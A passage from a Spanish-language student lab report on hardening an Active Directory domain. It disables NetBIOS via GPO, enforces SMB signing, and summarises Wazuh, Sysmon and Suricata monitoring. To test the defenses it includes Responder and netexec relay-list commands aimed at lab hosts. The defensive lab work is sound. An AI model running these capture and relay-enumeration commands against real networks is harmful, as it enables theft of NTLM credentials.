
Para desactivar NetBIOS, desde la misma GPO, he ido a **Configuración del equipo > Directivas > Configuración de Windows > Scripts (inicio o apagado)**

He creado un script de PowerShell que incluye el siguiente comando:


```
$RegPath =
"HKLM:SYSTEM\CurrentControlSet\services\NetBT\Parameters\Interfaces"
Get-ChildItem $RegPath | ForEach-Object {
    Set-ItemProperty -Path "$RegPath\$($_.PSChildName)" -Name
    "NetbiosOptions" -Value 2
}
```

Este script **desactiva NetBIOS sobre TCP/IP** en todas las interfaces de red que encuentre el registro. El valor **2** de NetbiosOptions desactiva NetBIOS.

Una vez guardado el script, he seleccionado **Inicio** y he ido a la pestaña de Scripts de PowerShell para agregar el script:




Después de añadir el script creado anteriormente, he seleccionado la opción **‘Ejecutar los scripts de PowerShell al principio’** y he aplicado los cambios:



Para evitar que el sistema bloquee la ejecución de scripts al inicio, podemos permitir su ejecución mediante una directiva. En la misma GPO, he ido a **Configuración del equipo > Directivas > Plantillas administrativas > Componentes de Windows > Windows PowerShell**

He habilitado la directiva **‘Activar la ejecución de scripts’** y he seleccionado **‘Permitir todos los scripts’**:



Por último, he aplicado todos los cambios anteriores ejecutando **gpupdate /force**

```
PS C:\Users\Administrador> gpupdate /force
Actualizando directiva...

La actualización de la directiva de equipo se completó correctamente.
Se completó correctamente la Actualización de directiva de usuario.
```

Para comprobar la defensa, he vuelto a lanzar el ataque con Responder hacia el Windows 10 cliente para capturar el hash NTLM del usuario:

```
(kali㉿kali)-[~]
└─$ sudo responder -I eth0 -dwv
[sudo] password for kali:

[...]
```


En el momento de intentar acceder a una ruta de red que no existe, en la pantalla del Kali, **ya no aparecen los protocolos LLMNR ni NetBIOS**, pero se sigue pudiendo capturar el hash mediante el protocolo **mDNS**:

[illegible]


El protocolo mDNS permite resolver nombres sin necesidad de un servidor DNS convencional, pero no tiene el mismo nivel de riesgo que NetBIOS o LLMNR, por lo que habría que desactivarlo únicamente si no existe dependencia con otras aplicaciones o dispositivos del entorno.

- **Forzar la firma SMB (SMB Signing):** Aún desactivando los protocolos NetBIOS y LLMNR, el atacante podría interceptar el tráfico de archivos (SMB) si no requiere una firma digital, ya que por defecto, las máquinas cliente de Windows no exigen que el tráfico de archivos esté firmado digitalmente.

Para corregirlo, en la misma GPO anterior, he ido a **Configuración del equipo > Directivas > Configuración de Windows > Configuración de seguridad > Directivas locales > Opciones de seguridad** y he habilitado la directiva “**Servidor de red de Microsoft: firmar digitalmente las comunicaciones (siempre)**”



En la misma ruta, también he habilitado la directiva “**Ciente de redes de Microsoft: firmar digitalmente las comunicaciones (siempre)**”



Cliente de redes de Microsoft: firmar digitalmente las comu... Habilitada

De esta manera, se exigirá que el tráfico de archivos esté firmado digitalmente.

Por último, he aplicado los cambios anteriores ejecutando **gpupdate /force**

```
PS C:\Users\Administrador> gpupdate /force
Actualizando directiva...

La actualización de la directiva de equipo se completó correctamente.
Se completó correctamente la Actualización de directiva de usuario.
```

Para comprobar que la firma SMB esté realmente activada y que el atacante no pueda realizar un ataque de Relay, he ejecutado el comando **netexec smb 10.0.1.10**

10.0.1.20 --gen-relay-list objetivos.txt en Kali:

```
(kali@kali)-[~]
$ netexec smb 10.0.1.10 10.0.1.20 --gen-relay-list objetivos.txt
SMB 10.0.1.20 445 WIN10-CLIENT [*] Windows 10 / Server 2019 Build 19041 x64 (name:WIN10-CLIENT) (domain:server.local) (signing:True) (SMBv1:False)
SMB 10.0.1.10 445 SRV-LAB [*] Windows Server 2022 Build 20348 x64 (name:SRV-LAB) (domain:server.local) (signing:True) (SMBv1:False)
Running nxc against 2 targets 100% 0:00:00

(kali@kali)-[~]
$ cat objetivos.txt
cat: objetivos.txt: No such file or directory
```

Este comando comprueba el protocolo SMB en los hosts Windows Server y Windows 10 y genera una lista de posibles destinos vulnerables a SMB relay. En este caso, los 2

hosts aparecen con la firma SMB habilitada (signing:True), y además no generó el archivo, por lo que estos hosts no los consideró vulnerables al ataque.

Conclusiones

Este proyecto me ha permitido recrear un entorno basado en Active Directory con el fin de auditar vulnerabilidades en el controlador de dominio, comprender su funcionamiento y aplicar medidas efectivas de defensa y mitigación.

En el ámbito de la monitorización, he implementado el SIEM de código abierto **Wazuh**, complementado con **Sysmon** para la detección avanzada de eventos del sistema y con **Suricata** para la inspección de tráfico en red.

Esta combinación híbrida (HIDS/NIDS) ha facilitado la correlación de logs y la captura de vectores de ataque que, de manera aislada, habrían pasado desapercibidos para la auditoría nativa de Windows.

Finalmente, en la fase de defensa y mitigación, he aprovechado la capacidad de la **Respuesta Activa de Wazuh** para automatizar el bloqueo de direcciones IP atacantes mediante el Firewall de Windows Defender tras detectar determinados ataques.

Conjuntamente con esta mitigación automatizada, he aplicado medidas de bastionado como la desactivación de protocolos de red heredados (LLMNR, NetBIOS), la exigencia de la firma SMB obligatoria y la imposición del uso de algoritmos criptográficos robustos basados en AES-256 para el protocolo Kerberos.

Webgrafía

Unir un equipo a un dominio, Microsoft Learn

<https://learn.microsoft.com/es-es/windows-server/identity/ad-ds/manage/join-computer-to-domain?tabs=cmd&pivots=windows-server-2022>

ROD CODE, YouTube

 [¡Configura Active Directory en Windows Server 2022 y Conéctalo a un Cliente en Minutos! !\[\]\(0d1ced61db299836bc6dd11bacfea52f_img.jpg\) !\[\]\(badc0851f0077696a964af185f18ccb0_img.jpg\)](#)

Clockwork Computer, YouTube

 [WAZUH !\[\]\(f4c9d819f6f814fc3f66a22e43eeb736_img.jpg\) 01. INSTALACIÓN de WAZUH !\[\]\(1cd970ffdacacbf886e06316180e0328_img.jpg\) en UBUNTU SERVER](#)
 [WAZUH !\[\]\(64cae901868655c56c9514a885855507_img.jpg\) 06. SURICATA IDS/IPS !\[\]\(59d270fcc18148ced8f834541ee0d89d_img.jpg\) en WINDOWS 11 AGENT](#)

Quickstart, Wazuh

<https://documentation.wazuh.com/current/quickstart.html>

Deploying Wazuh agents on Windows endpoints, Wazuh

<https://documentation.wazuh.com/current/installation-guide/wazuh-agent/wazuh-agent-package-windows.html>

NetBIOS: qué es, puertos 137/138/139 y cómo desactivarlo en Windows, Seguridad en mi PC

<https://seguridadenmipc.com/seguridad-en-windows/netbios/>